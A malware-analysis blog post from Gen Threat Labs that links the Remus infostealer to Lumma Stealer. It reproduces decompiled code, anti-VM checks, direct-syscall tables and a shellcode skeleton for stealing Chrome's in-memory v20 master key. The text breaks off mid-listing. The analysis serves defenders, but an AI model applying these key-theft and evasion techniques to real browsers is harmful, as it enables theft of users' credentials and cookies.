Remus: Unmasking The 64-bit Variant of the Infamous Lumma Stealer

By Written by Vojtěch Krejsa, Jan Rubín

Archived: 2026-04-10 03:00:10 UTC

Key points

- Gen Threat Labs has identified Remus, a new 64-bit infostealer we attribute to the infamous Lumma Stealer family – emerging in the wake of Lumma's takedown and the doxxing of its alleged core members.
- In this technical blog post, we detail the compelling evidence tying Remus to Lumma across multiple dimensions.
- We also describe a previously undocumented Application-Bound Encryption bypass employed specifically by Remus and Lumma.
- The first Remus campaigns date back to February 2026, with the malware switching from Steam/Telegram dead drop resolvers to EtherHiding and employing new anti-analysis checks.

Introduction

When the security industry talks about information stealers, Lumma Stealer, without a doubt, has become the notorious icon of this landscape. Not only could it count itself among the most sophisticated, technically advanced, and widespread stealers-as-a-service in the world, but it was also described in a variety of blog posts from basically everyone in the industry, including us.

In this analysis, we describe a new variant of Lumma Stealer that we call Remus, a new x64 build which we suspected might occur in the foreseeable future after the doxxing of Lumma authors from late August to October 2025. And the future is here.

Remus brings the same stealing arsenal to the table as we already know from Lumma, capable of stealing stored browser passwords, cookies, cryptocurrency, and much more. However, rather than revisiting Lumma's well-documented capabilities, we focus on the remarkable resemblance between Remus and Lumma, as well as the new techniques Remus introduces, including the use of EtherHiding to resolve C2s, replacing the traditional use of Steam and Telegram dead drop resolvers, and additional anti-analysis checks.

The attribution of Remus to Lumma is many-fold and described thoroughly throughout the blog post. The main indicators, to name a few, are the use of the same string obfuscation technique, AntiVM checks, direct syscall/sysenter handling, indirect control flow obfuscation, and, most importantly, an almost identical approach to bypassing AppBound Encryption, which we've only seen used explicitly by Lumma to date.

With that said, we can still see active Lumma campaigns all around the world, which makes Remus not a replacement, but a continuous evolution.

Development timeline

Before diving into the technical details, it is worth noting that during our hunting efforts, we came across several test samples, which even carry a `testbuild` label embedded directly in the binaries (see Figure 1). We are internally referencing these builds as Tenzor (based on encrypted strings). These test builds are already 64-bit and structurally very close to Remus, suggesting they represent a transitional step, or perhaps even a testing ground, between Lumma and Remus.

```
.rdata:0000000140039B40
.rdata:0000000140039B40
.rdata:0000000140039B40 a5c34ced48f5bba db '5c34ced48f5bba11852764808efa0892',0
.rdata:0000000140039B40                                         ; DATA XREF: .data:off_14003A010↓o
.rdata:0000000140039B61 aTestbuild      db 'testbuild',0        ; DATA XREF: .data:off_14003A018↓o
.rdata:0000000140039B6B
```

Figure 1: The string testbuild present in a Tenzor sample. Reference sample: 0580ebf601989457f0708799b431fd4d9f5e59d98838282d72936099aa6636da.

This also brings us to the name itself. Both Tenzor and Remus have left a string artifact in the same part of the code, referencing the `# TENZOR LOG` and `# REMUS LOG` strings. Since we have been tracking only test builds with the Tenzor string and Remus is the variant that is being actively distributed in live campaigns, we took the liberty of naming the new x64 Lumma variant after the latter string – Remus.




Figure 2: Decrypted LOG strings in Tenzor (left) and Remus (right). Reference samples: 0580ebf601989457f0708799b431fd4d9f5e59d98838282d72936099aa6636da (Tenzor), dbf6facd28406361a6a81417b3ff5eb272ccc8dcc58a36bd5335a253ae4bf036 (Remus).

Notably, all the Tenzor samples carry a build date of September 16, 2025, in their stack-encrypted strings, which is months before the first Remus samples began appearing in the wild at the turn of January and February 2026. The build timing closely coincides with a period when Lumma Stealer suffered a major blow through a doxxing campaign that exposed alleged core members and severely disrupted its operations. This may suggest that some of Lumma's authors split off, or that Lumma decided to rebrand under a new name in the midst of the doxxing fallout. Nevertheless, at Gen Threat Labs, we track both Remus and Tenzor as variants of Lumma Stealer. That said, the only samples bearing the Tenzor name are the ones that also carry the `testbuild` label. All others are identified as Remus.

Figure 3: Development timeline.

Similarities between Remus and Lumma

When we first started analyzing Remus, something felt familiar, and for good reason. Many of the techniques and design patterns we encountered in Remus closely mirrored those we had already seen in Lumma Stealer. The main difference is that Lumma was 32-bit while Remus is 64-bit, which naturally introduced some variations. Yet, when we looked past the 32-bit versus 64-bit differences and stripped away the obfuscation layers, what remained was strikingly familiar.

In the following subsections, we highlight the most compelling evidence of a direct connection between Remus and Lumma. Note that this is not an exhaustive list. The overlaps are far more numerous, but we selected just a few that we believe speak for themselves.

Forgotten dead drop resolver and string obfuscation

For a malware researcher, strings are among the most valuable resources during reverse engineering, and in the case of attributing Remus to Lumma, they proved no different.

Both Remus and Lumma use a virtually identical mechanism for string obfuscation. The encrypted string is first assembled on the stack using a series of various forms of the `mov` instruction, followed by a decryption loop that transforms the data byte by byte. The transformation is often further obscured by MBA (Mixed Boolean-Arithmetic) obfuscation and is either inlined or placed in a standalone function. In any case, each string is protected using a unique transformation, making it very difficult to build a universal static decryptor. As a result, emulating the decryption loops is likely the most effective approach for dealing with encrypted strings in both Remus and Lumma.

Figure 4: Decryption of the string "Processes.txt" in Remus (left) and Lumma (right). Reference samples: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69 (Remus), 0683f353cf3e101f721f1658e2a554ff7888ff9f2c32e23ceb3d23876864a264 (Lumma).

Notably, the decryption loops are often preceded by several `nop` instructions (Lumma) or a single `nop` instruction encoded using multiple bytes (Remus), likely inserted as padding during a custom compilation pass. We are aware that the compilers themselves can emit `nop` paddings. Still, in both Remus and Lumma, these sequences go beyond the typical, making it yet another indicator linking the two together.

After decrypting all strings in both Remus and Lumma and comparing them side by side, we found roughly 100 completely identical strings. Most of these, however, could be attributed to virtually any information stealer. The more telling discovery came when we looked at the strings that were not identical – most of them turned out to be semantically the same, just slightly refactored. This alone would already be a strong indicator.

However, what ultimately confirmed our theory was shifting the string comparison from Lumma vs. Remus to Lumma vs. Tenzor, as Tenzor effectively acts as a bridge between the other two – many of the strings we had previously matched only semantically between Remus and Lumma were still present in Tenzor in their original, unmodified form, directly matching Lumma's. At the same time, Tenzor also contained very specific strings found exclusively in Remus but not in Lumma, such as `B9%????4rnO/@NQe?Nx*`, used as a wildcard mask in the ABE-bypass (which we will discuss later), firmly linking it to both sides.

Lumma	Tenzor	Remus
Screenshot.png	Screen.png	Screenshot.bmp
Info.txt	Info.yml	Info.yml
/BrowserVersion.txt	/Version.txt	/Version.txt
/ab.txt	/ab.txt	/AppKey
/dp.txt	/dp.txt	/Key
\nComputer Name:	\n computer-name:	\n computer-name:
\nProcessor Threads:	\n threads:	\n thread count:
&token=	access_token	access_token=
/Extensions/	/Extensions/	extensions
—	honey@pot.com.pst	honey@pot.com.pst
B9%????4rnO/@NQe?Nx*	B9%????4rnO/@NQe?Nx*	—

Figure 5: Comparison of selected decrypted strings across Lumma, Tenzor, and Remus.

On top of that, among the decrypted Tenzor strings, we also found a Steam dead drop resolver `hxxps[://]steamcommunity[.]com/profiles/76561199861614181`, which turned out to be the exact same resolver present in multiple confirmed Lumma samples, namely:

- 002f714f93bed53f165129a820c2d5b72227f1cafac43be19e5e223ce219a5e1 (Lumma)
- 066c4ab954fc1270ee62c0d7c582c4c691e58e0ffef0c654bc204a46e440d16d (Lumma)
- 0683f353cf3e101f721f1658e2a554ff7888ff9f2c32e23ceb3d23876864a264 (Lumma)
- 0580ebf601989457f0708799b431fd4d9f5e59d98838282d72936099aa6636da (Tenzor)




Figure 6: Decrypted Steam dead drop resolver in Tenzor. Reference sample: 0580ebf601989457f0708799b431fd4d9f5e59d98838282d72936099aa6636da.




Figure 7: Decrypted Steam dead drop resolver in Lumma. Reference sample: 0683f353cf3e101f721f1658e2a554ff7888ff9f2c32e23ceb3d23876864a264.

Application-bound encryption bypass

Another very strong indicator tying Remus and Lumma together is the way they bypass Application-Bound Encryption (ABE), as both employ a highly specific technique that, until now, we have only observed and have been actively tracking in Lumma Stealer.

The technique involves injecting a very short shellcode (less than 100 bytes) into the browser process to decrypt the `v20_master_key`. However, unlike most techniques relying on injection, Lumma as well as Remus do not use this shellcode to call `IElevator::Decrypt` with the key obtained from the `Local State` file (the `[“os_crypt”][“app_bound_encrypted_key”]` JSON field). Instead, it locates the `v20_master_key` directly in the browser’s process memory, where it is stored in an encrypted form protected by `CryptProtectMemory` with the `CRYPTPROTECTMEMORY_SAME_PROCESS` flag. It then calls the complementary `CryptUnprotectMemory` with the same flag from within the browser’s context to decrypt it.

It is important to note that this in-memory encrypted form of the `v20_master_key` is protected with a **different key** than the one used to protect the key on disk – it is a separate protection layer that Chromium browsers use to safeguard the key while it resides in memory at runtime. However, since the key is protected with the `CRYPTPROTECTMEMORY_SAME_PROCESS` flag, decryption can only be performed by the same process that encrypted it, which is precisely why injection into the browser process is necessary in this specific bypass. For the curious, we discussed this topic in more detail in our recent VoidStealer blog post.

From this point on, we will walk through the ABE bypass as implemented in Remus, noting any differences from Lumma’s implementation where applicable. Where no differences are explicitly mentioned, the two implementations work either identically or very similarly.

So how does Remus find the protected `v20_master_key`? It begins by walking the browser’s PEB module list, looking for two modules in a single pass: `dpapi.dll` and the browser DLL (e.g., `chrome.dll`).

When `dpapi.dll` is found, Remus manually parses its PE export directory, reading the DOS header, PE header, and export table through repeated `NtReadVirtualMemory` syscalls. For each exported function name, it computes

a seeded CRC32 hash and compares it against the pre-computed hash corresponding to `CryptUnprotectMemory`. Essentially, a typical API-hashing, but in a remote process. Once a match is found, it resolves the function's RVA to obtain its absolute address in the browser's address space.

When the browser DLL is found during the same pass, Remus decrypts a hex pattern `488d058bcc8d02488901488b024889415b488d41`, which was encrypted by the same string obfuscation technique described earlier and stores the value `0xEFF87` (which corresponds to `11101111111110000111` in binary) into a variable we labeled as `wildcard_mask` (see Figure 8).




Figure 8: Remus decrypting the hex pattern used in the ABE bypass. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.

The hex pattern corresponds to a sequence of opcodes that Remus searches for within the browser DLL (e.g., `chrome.dll`), while the wildcard mask, read from the least significant bit, indicates which bytes must match exactly and which should be treated as wildcards. Lumma does the same but takes a different approach to wildcarding. Instead of a hex mask, it uses a 20-character string `B9%????4rnO/@NQe?Nx*`, where ? denotes a wildcard and any other character means the byte must match exactly. Notably, this exact string also appears in Tenzor builds, which directly ties Tenzor to the Lumma codebase.




Figure 9: Visualization of the ABE-bypass pattern wildcarding (for Remus).

Looking into `chrome.dll`, we can see that the pattern is designed to locate a `LEA` (Load Effective Address) instruction that loads a 32-bit displacement pointing to the `os_crypt_async::Encryptor` virtual function table (vftable). The reason for specifically targeting the `os_crypt_async::Encryptor` class is that it holds the protected `v20_master_key`.

```
48 8D 05 EA F4 78 0B    lea     rax, const os_crypt_async::Encryptor::`vftable'
48 89 01                mov     [this], rax
48 8B 02                mov     rax, [rdx]
48 89 41 08             mov     [this+8], rax
48 8D 41 10             lea     rax, [this+10h]
```

Figure 10: The opcode pattern that Remus searches for within chrome.dll (the disassembly is from chrome.dll).

Once the pattern is found, Remus reads the 32-bit displacement at `pattern_address + 3` and computes the absolute address of the `os_crypt_async::Encryptor` vftable using the formula: `target_addr = pattern_addr + disp32 + 7` (since the `LEA` instruction is 7 bytes long and the displacement is relative to the next instruction). It then scans the browser's memory for this 8-byte vftable pointer by enumerating committed, readable memory regions via `NtQueryVirtualMemory` and reading each one into a local buffer via `NtReadVirtualMemory`. Wherever a match is found, it marks the start of an `os_crypt_async::Encryptor` instance in memory, as the vftable pointer sits at the very beginning of the object. From there, extracting the protected `v20_master_key` is just a matter of walking the structure at known offsets.

```
530
531         wildcard_mask = 0xEFF87;
532         *remote_buf_addr = xmmword_7FF62E4522AC;
533         *&remote_buf_addr[13] = 0xA1056AC27691FA5EuLL;
534         LODWORD(alloc_size) = 0;          // Decrypted: (hex) 488d058bcc8d02488901488b024889415b488d4100
535         do
536         {
537           remote_buf_addr[alloc_size] ^= ((-2 - alloc_size) & 0x5D) * (~(-2 - alloc_size) & 0xA2)
538                                        + ((alloc_size + 1) & 0x5D) * ((alloc_size + 1) | 0x5D);
539           LODWORD(alloc_size) = alloc_size + 1;
540         }
541         while ( alloc_size < 0x15 );
542         // Scan target browser DLL memory for the code signature
543         pattern_match = scan_remote_memory(
544                           hProcess: hProcess,
545                           pattern: remote_buf_addr,
546                           pattern_len: 20u,
547                           wildcard_mask: &wildcard_mask,
548                           scan_start: dll_base,
549                           scan_end: dll_base + dll_size);
550         *pattern = pattern_match;
551         if ( pattern_match )
552         {
553           // Read 4-byte RIP-relative displacement from LEA instruction at pattern+3
554           if ( w_NtReadVirtualMemory(hProcess: hProcess, base_address: pattern_match + 3, buffer: remote_buf_addr, size: 4u, bytes_read: nullptr) < 0 )
555             vftable_addr = 0;
556           else
557             // Compute absolute address of encrypted key: pattern_addr + disp32 + 7
558             vftable_addr = *pattern + *remote_buf_addr + 7LL;
559           *pattern = vftable_addr;
560         }
561       }
```

Figure 11: Remus finding the pattern in the browser process. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.

After resolving all the necessary addresses, Remus allocates a buffer in the browser process via `NtAllocateVirtualMemory`, which serves as both the copy destination and the in-place decryption target. It then constructs a 51-byte shellcode (shown in Figure 12), allocates a second buffer with the `PAGE_EXECUTE_READWRITE` protection constant for the shellcode itself, and writes it into the browser process via `NtWriteVirtualMemory`. The shellcode is then executed via `NtCreateThreadEx`, and Remus waits for its completion using `NtWaitForSingleObject`. Once the `v20_master_key` is decrypted, Remus simply reads it from the buffer it previously allocated (and, therefore, already knows its address) via `NtReadVirtualMemory`.

```
 1 mov  rsi, <encrypted_key_addr>      ; source in browser memory
 2 mov  rdi, <output_buffer_addr>      ; NtAllocatedVirtualMemory buffer in browser
 3 mov  edx, 0x20                      ; arg2: cbDataIn for CryptUnprotectMemory
 4 mov  rbx, rdi                       ; save dst
 5 mov  rcx, rdx                       ; rcx = size    for rep movsb
 6 rep  movsb                          ; memcpy(dst, src, size)
 7 mov  rcx, rbx                       ; arg1: pDataIn = output buffer
 8 xor  r8d, r8d                       ; arg3: dwFlags = 0 <CRYPTPROTECTMEMORY_SAME_PROCESS>
 9 mov  rax, <CryptUnprotectMemory>    ; resolved from dpapi.dll
10 jmp  rax                            ; jmp to CryptUnprotectMemory
```

Figure 12: The shellcode skeleton that Remus constructs for injection into the browser process(es).

The injected shellcode differs slightly between Remus and Lumma, but both fundamentally do the same thing – copy the protected `v20_master_key` into a pre-allocated buffer and jump to `CryptUnprotectMemory` to decrypt it in place. Both construct the shellcode on the stack, patching in the resolved addresses before writing it into the browser process. The only real difference is that Remus produces a more compact variant (51 vs 62 bytes) by reusing registers. Concrete examples of the injected shellcodes are shown in Figure 13 (Remus) and Figure 14 (Lumma).




Figure 13: Example of Remus's shellcode injected into Chrome. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.




Figure 14: Example of Lumma's shellcode injected into Chrome. Reference sample: b037fa1dd769891b538d9ca26131890c93e3458eec96c5354bdebe50d04a5b3d.

Another detail linking the two is that when no browser process is already running, or when injection into an existing one fails, both Remus and Lumma spawn a new one on a separate, hidden desktop, preventing any visible windows from appearing on the user's screen. They first attempt to open an existing desktop using `OpenDesktopW` and fall back to creating a new one via `CreateDesktopW` if it does not yet exist. A new browser instance is then launched via `CreateProcessW` with `STARTUPINFOW.lpDesktop` set to this desktop. The only difference is that Lumma uses a hardcoded desktop name `ChromiumDev` (or previously also `ChromeBuildTools`), while Remus generates a random 16-character alphanumeric string using a Mersenne Twister PRNG, a natural evolution rather than a change in approach.

Furthermore, both Remus and Lumma also employ SYSTEM token impersonation as an alternative method to bypass ABE. Interestingly, the two families differ in which method they prefer: Remus attempts SYSTEM elevation first and falls back to shellcode injection, while Lumma tries injection first and resorts to SYSTEM elevation only if it fails. That said, SYSTEM token impersonation for ABE bypass is a well-known technique widely used across many stealer families. What, however, is highly distinctive is the injection-based bypass described above, which to our knowledge has only been used by Lumma and now also Remus.

AntiVM CPUID checks

Another identical technique shared by Remus and Lumma is their anti-VM check based on the `cpuid` instruction with `EAX` set to `0x40000000` – the hypervisor vendor identification leaf. When executed inside a virtual machine, the processor returns the hypervisor's vendor signature in `EBX:ECX:EDX`. Both Remus and Lumma specifically check the `ECX` portion (4 bytes) against five known hypervisor signatures: KVM (`KVMKVMKVM`), QEMU/TCG (`TCGTCGTCGTCG`), VMware (`VMwareVMware`), VirtualBox (`VBoxVBoxVBox`), and Xen (`XenVMMXenVMM`). Notably, both check **the same substrings** of hypervisor names **in the same order**, and the checked substrings are obfuscated.

The decompiled code performing the check can be seen in Figure 15 (Remus) and Figure 16 (Lumma). For clarity, we omitted the decryption loops from the Lumma listing, but they are the same decryption loops we described

earlier.

```
53   load_enc_cpuid_leaf(&cpuid_leaf);
54   for ( j = 0; !j; j = 1 )
55     cpuid_leaf ^= 0x8E929E1u;                  // Stack-decrypted 0x40 constant
56   _RAX = cpuid_leaf;
57   __asm { cpuid }                              // CPUID(EAX=0x40000000)
58   cpuid_ecx = _RCX;
59   load_enc_kvm_sig(&kvm_sig);                  // Decrypted: "VMKV"
60   for ( k = 0; !k; k = 1 )
61     kvm_sig ^= 0x2720A390u;
62   if ( cpuid_ecx == kvm_sig )
63     return 1;
64   load_enc_qemu_tcg_sig(&qemu_tcg_sig);        // Decrypted: "CGTC"
65   for ( m = 0; !m; m = 1 )
66     qemu_tcg_sig ^= 0x45581D43u;
67   if ( cpuid_ecx == qemu_tcg_sig )
68     return 1;
69   load_enc_vmware_sig(&vmware_sig);            // Decrypted: "reVM"
70   for ( n = 0; !n; n = 1 )
71     vmware_sig = vmware_sig + 1670354674 - 2 * (vmware_sig & 0x638F96F2);
72   if ( cpuid_ecx == vmware_sig )
73     return 1;
74   load_enc_virtualbox_sig(&virtualbox_sig);    // Decrypted: "VBox"
75   for ( ii = 0; !ii; ii = 1 )
76     virtualbox_sig = ~(virtualbox_sig | 0xFE38EF5C) | virtualbox_sig & 0xFE38EF5C;
77   if ( cpuid_ecx == virtualbox_sig )
78     return 1;
79   load_enc_xen_sig(&xen_sig);                  // Decrypted: "MMXe"
80   for ( jj = 0; !jj; jj = 1 )
81     xen_sig ^= 0x1FFE8A56u;
82   return cpuid_ecx == xen_sig;
83 }
```

```
void __fastcall load_enc_cpuid_leaf(_DWORD *a1)
{
  *a1 = 1223240161;
}

void __fastcall load_enc_kvm_sig(_DWORD *a1)
{
  *a1 = 1902898886;
}

void __fastcall load_enc_qemu_tcg_sig(_DWORD *a1)
{
  *a1 = 101472768;
}

void __fastcall load_enc_vmware_sig(_DWORD *a1)
{
  *a1 = 786035584;
}

void __fastcall load_enc_virtualbox_sig(_DWORD *a1)
{
  *a1 = 2041074421;
}

void __fastcall load_enc_xen_sig(_DWORD *a1)
{
  *a1 = 2057750299;
}
```

Figure 15: Remus's AntiVM cpuid checks. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.

```
78   cpuid_leaf = 492592990;                      // Decrypted: (hex) 00000040
79   for ( j = 0; j < 4; ++j )
       Decryption loop (skipped)
89   _EAX = cpuid_leaf;
90   __asm { cpuid }                              // CPUID(EAX=0x40000000)
91   v27[40] = v27[20];
92   kvm_sig = -250803982;                        // Decrypted: "VMKV"
93   for ( k = 0; k < 4; ++k )
       Decryption loop (skipped)
103  if ( _ECX == kvm_sig )
104    goto LABEL_27;
105  v27[44] = v27[16];
106  qemu_tcg_sig = 724903208;                    // Decrypted: "CGTC"
107  for ( m = 0; m < 4; ++m )
       Decryption loop (skipped)
117  if ( _ECX == qemu_tcg_sig )
118    goto LABEL_27;
119  v27[48] = v27[12];
120  vmware_sig = -101456995;                     // Decrypted: "reVM"
121  for ( n = 0; n < 4; ++n )
       Decryption loop (skipped)
131  if ( _ECX == vmware_sig )
132    goto LABEL_27;
133  v27[52] = v27[8];
134  virtualbox_sig = 858082142;                  // Decrypted: "VBox"
135  for ( ii = 0; ii < 4; ++ii )
       Decryption loop (skipped)
145  if ( _ECX == virtualbox_sig )
146    goto LABEL_27;
147  v27[56] = v27[4];
148  xen_sig = -1817724488;                       // Decrypted: "MMXe"
149  for ( jj = 0; jj < 4; *(&xen_sig + jj++) = v61 - 2 * v62 + 4 )
       Decryption loop (skipped)
158  if ( _ECX == xen_sig )
159 LABEL_27:
160    v19 = 1;
161  else
162    v19 = 0;
163  return v19 & 1;                              // return 1 if any hypervisor matched
164 }
```

Figure 16: Lumma's AntiVM cpuid checks. Reference sample: 8b6b238ffa6e411229c6754ba99f7b990c49edfb2c34068ce0ac5564824d71ad.

Crypter check

When executed without a protective layer, both Remus and Lumma display a warning dialog before proceeding with their malicious payloads (see Figures 17 and 18). The purpose of this mechanism is twofold: to discourage distributors from spreading the raw, unprotected executables, which are more easily detected by security products, and to prevent less skilled affiliates from accidentally infecting their own machines.




Figure 17: Lumma's warning dialog triggered when executed without a protective layer.




Figure 18: Remus's error dialog when executed without a protective layer.

This type of check is relatively rare. So far, only a handful of families have been observed employing it – namely, Lumma, Rhadamanthys, Remus, and more recently also AuraStealer, albeit AuraStealer takes a slightly different approach (rather than simply displaying a warning and waiting for the user to click `Yes` or `OK`, it additionally requires the user to enter a randomly generated code shown in the dialog).

However, despite the surface-level similarity, the underlying implementations differ. Rhadamanthys displays its warning dialog using `MessageBoxW`, whereas both Remus and Lumma invoke it through a direct `NtRaiseHardError` syscall.

Direct syscalls/sysenters

Both Remus and Lumma make use of direct syscalls/sysenters. While their implementations differ in some details, mostly as a natural consequence of the 32-bit vs 64-bit architecture, the overall design is strikingly similar.

One of the first things both do upon execution is that they enumerate all `Nt`-prefixed exports from `ntdll.dll` and build a lookup table mapping their name hashes to the corresponding Syscall Service Numbers (SSNs). The process is the same in both cases: they walk the `ntdll.dll` export directory, hash each matching export name, and scan the first 32 bytes of each function's prologue to extract the SSN from the `mov eax, <SSN>` instruction. The extracted SSN is then stored alongside the export's name hash in a hash-to-SSN lookup table.

```
DATA0004:00000000001414E0
DATA0004:00000000001414E0 ; HASH_TO_SSN_ENTRY hash_to_ssn_table
DATA0004:00000000001414E0 hash_to_ssn_table HASH_TO_SSN_ENTRY <NtAcceptConnectPort_0, 2>
DATA0004:00000000001414E0                                         ; DATA XREF: .data:g_ssn_hash_map_table↓o
DATA0004:00000000001414E8 HASH_TO_SSN_ENTRY <NtAccessCheck_0, 0>
DATA0004:00000000001414F0 HASH_TO_SSN_ENTRY <NtAccessCheckAndAuditAlarm_0, 29h>
DATA0004:00000000001414F8 HASH_TO_SSN_ENTRY <NtAccessCheckByType_0, 63h>
DATA0004:0000000000141500 HASH_TO_SSN_ENTRY <NtAccessCheckByTypeAndAuditAlarm_0, 59h>
DATA0004:0000000000141508 HASH_TO_SSN_ENTRY <NtAccessCheckByTypeResultList_0, 64h>
DATA0004:0000000000141510 HASH_TO_SSN_ENTRY <NtAccessCheckByTypeResultListAndAuditAlarm_0, 65h>
DATA0004:0000000000141518 HASH_TO_SSN_ENTRY <NtAccessCheckByTypeResultListAndAuditAlarmByHandle_0,\
DATA0004:0000000000141518                    66h>
```

Figure 19: Beginning of the hash-to-SSN table constructed at runtime (built by both Remus and Lumma).

To invoke a specific syscall/sysenter, both perform a linear scan of the lookup table until they find an entry whose hash matches the requested function. The SSN from the matching entry is then passed to a central dispatcher, which we refer to as `lumma_sysenter` and `remus_syscall`. The calling conventions of those dispatcher functions are nearly identical: the first argument is the SSN, followed by the argument count and the variadic arguments themselves. The only difference is that Lumma expresses the argument count in bytes (`number_of_arguments × 4`), whereas Remus passes the actual count directly.

```
if ( g_ssn_hash_table_entries_total )
{
  i = 0;
  while ( g_ssn_hash_map_table[i].hash != NtCreateSection_0 )
  {
    if ( g_ssn_hash_table_entries_total == ++i )
      goto LABEL_76;
  }
  status = remus_syscall(ssn: g_ssn_hash_map_table[i].ssn, arg_count: 7u, &v112, 4, 0, 0, 2, 0x8000000, v57);
```

Figure 20: Example of Remus's syscall invocation. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.

```
if ( !g_ssn_hash_table_entries_total )
  break;
i = 0;
while ( g_ssn_hash_map_table[i].hash != NtCreateSection_0 )
{
  if ( g_ssn_hash_table_entries_total == ++i )
    goto LABEL_52;
}
SSN_ = g_ssn_hash_map_table[i].ssn;
if ( SSN_ == -1 )
  break;
status = lumma_sysenter(ssn: SSN_, args_byte_count: 28u, &v68, 4, 0, 0, 2, 0x8000000, v66);
```

Figure 21: Example of Lumma's sysenter invocation. Reference sample: 8b6b238ffa6e411229c6754ba99f7b990c49edfb2c34068ce0ac5564824d71ad.

The dispatchers themselves look different at first glance, but this is mostly a consequence of ABI differences between 32-bit and 64-bit code. The core logic is the same: arrange the syscall/sysenter arguments and invoke the kernel. Remus does so directly via the `syscall` instruction. Lumma, on the other hand, resolves a dispatcher address during the hash-to-SSN initialization through a fallback chain: it first attempts to resolve the `Wow64Transition` export from `ntdll.dll` using API-hashing, then tries the `TEB->WOW32Reserved`, and finally, if that value is `NULL`, falls back to a hardcoded `sysenter` stub. Each of these fallback mechanisms ultimately achieves the same outcome – a transition from user-mode 32-bit code into the kernel.

```
; NTSTATUS remus_syscall(ULONG ssn, ULONG arg_count, ...)
remus_syscall   proc near


var_10          = qword ptr -10h
var_8           = qword ptr -8
arg3            = qword ptr  28h
arg4            = qword ptr  30h
arg_30          = byte ptr  38h

                mov     rax, rcx
                mov     rcx, rdx
                mov     [rsp+var_8], rsi
                mov     [rsp+var_10], rdi
                mov     r10, r8
                mov     rdx, r9
                mov     r8, [rsp+arg3]
                mov     r9, [rsp+arg4]
                sub     rcx, 4
                jle     short loc_21AF1F8D1D3
